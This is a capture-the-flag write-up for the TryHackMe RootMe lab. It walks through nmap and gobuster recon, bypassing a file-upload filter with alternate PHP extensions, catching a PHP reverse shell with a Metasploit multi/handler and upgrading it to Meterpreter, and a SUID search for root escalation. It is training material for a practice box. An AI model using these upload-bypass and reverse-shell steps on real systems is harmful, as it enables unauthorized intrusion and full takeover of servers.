TryHackMe RootMe CTF Write-Up

ZMiller2020

December 29, 2020

Overview

First: The link: RootMe CTF Link
To take down this box, we're gonna create a workflow that we will follow in order to effectively use our time.
1. Recon
2. Establish a Pivot
3. Explore
4. Privilege Escalation
5. Win

Additional Notes:
I use Kali Linux, but all of these steps can be done through the AttackBox if you so prefer to do so. To make it easier for those using the AttackBox, I'll be running commands through it.

Step 1: Recon

To start this off, we're going to begin by running nmap against the target. I prefer to run this through msfconsole though, so we're going to start that first. Note that you need to have the msfdb started and postgresql started as well. If you are using the AttackBox, you won't have to start msfdb or postgresql separately.

```
root@[THMIP]:~# msfdb start
root@[THMIP]:~# msfconsole -q
msf5 > db_nmap -sV -sC -v [Machine IP]
```

This will take a bit of time. You can press any key to get a status of how long the scan will take if you prefer to do so. Once its done, you can then type in some commands to get some information.

```
msf5 > hosts
Hosts
=====
address       mac               name  os_name os_flavor os_sp purpose info  comments
-------       ---               ----  ------- --------- ----- ------- ----  --------
[MACHINE -IP] [ MACHINE MAC ID]     Linux             3.X   server
msf5 > services
Services
========
host          port  proto name  state  info
----          ----  ----- ----  -----  ----
[MACHINE -IP] [DATA REMOVED TO PRESERVE THE CHALLENGE OF THE CTF]
[MACHINE -IP] [DATA REMOVED TO PRESERVE THE CHALLENGE OF THE CTF]
```

Note that you may have additional hosts in your hosts and services output. Be sure to only pay attention to the data pertaining to your target machine's IP address.

Step 2: Establish a Pivot

Alright, new plan! Let's run gobuster against the IP address and see what falls out.

```
 gobuster dir -u [MACHINE-IP] -w /path/to/wordlist.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://[MACHINE-IP]
[+] Threads:      10
[+] Wordlist:     /path/to/wordlist.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2020/12/29 07:36:10 Starting gobuster
===============================================================
[?????] (Status: 301) #<- This looks interesting. . .
/css (Status: 301)
/js (Status: 301)
[?????] (Status: 301) #<- Hey, that's what we're looking for!
===============================================================
2020/12/29 07:36:19 Finished
===============================================================
```

This is interesting! Let's take a look at what we found. . .





Figure 1: An Upload Page? Excellent.

Step 3: Exploit

Let's go ahead and try to see if we can get a reverse-shell through PHP. I am going to assume you've already setup your rev-shell with the correct IP address. If you are on the AttackBox, its in /usr/share/webshells/php
Prepare the shell, upload it, and . . .

Figure 2: Crap.



Looks like we've got a filter on the upload page. Let's see if we can bypass it. Now, there are a couple of different ways to do that. We could try double-barrel extensions (ie: shell.jpg.php). Valid extensions for php files: .php, .php3, .php4, .php5, .phtml. I'll leave it to the reader to figure out which one to use.


Assuming you're able to get the shell uploaded, refer back to your gobuster output, and head over to where the files are placed once uploaded. Before clicking on your rev-shell file, we're going to do things a bit differently.

Fire up your terminal, and open up metasploit once again.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST [your attackbox/kali IP]
msf5 exploit(multi/handler) > set LPORT [1234] #default port for php rev-shell
msf5 exploit(multi/handler) > run
```

Wait for this to start, it'll inform you that you've started a reverse-TCP listener. Once you've done this, go ahead and click on your PHP reverse-shell that you uploaded previously.

Figure 3: Success!




```
[*] Started reverse TCP handler on [AttackBoxIP]:1234
[*] Command shell session 1 opened ([AttackBoxIP]:1234 -> [Target IP]) at 2020-12-29 08:37:24 +0000
```

Step 3: Explore

Now you have a shell! Before exploring further though, let's upgrade that to a Meterpreter shell. In your Terminal window, hit CTRL+Z to background the process. Upon the prompt, type Y to confirm. You can type 'sessions' into Meterpreter to show your active sessions.

```
msf5 exploit(multi/handler) > use shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set session <session-number from sessions list>
msf5 post(multi/manage/shell_to_meterpreter) > run
```

Performing this action will upgrade your shell to a Meterpreter shell, which is a bit more stable than just using netcat. At any time, you can type 'shell' in Meterpreter to get a shell on the device. Its time to explore now, so type in 'shell' and start hunting. You should be able to find the user flag fairly easily, but how will one get root?

Step 4: Privilege Escalation

```
find / -user root -perm /4000
#Now, while you can just search everything, I like to start with the /usr/bin directory, to see what we can see.
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
[Redacted]
[Redacted]
[Redacted]
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

Aha! Lets see if we can find anything that matches what we found on GTFOBins [clickable link]
While I won't tell you what you're looking for specifically, you'll want to filter by the SUID flag.

Step 5: Win

Congrats, you've got root access now. Head to /root and get your flag! You've earned it!

I hope this helps you, and if you want to provide feedback, feel free to comment here or message me on Discord @ Ikari#3229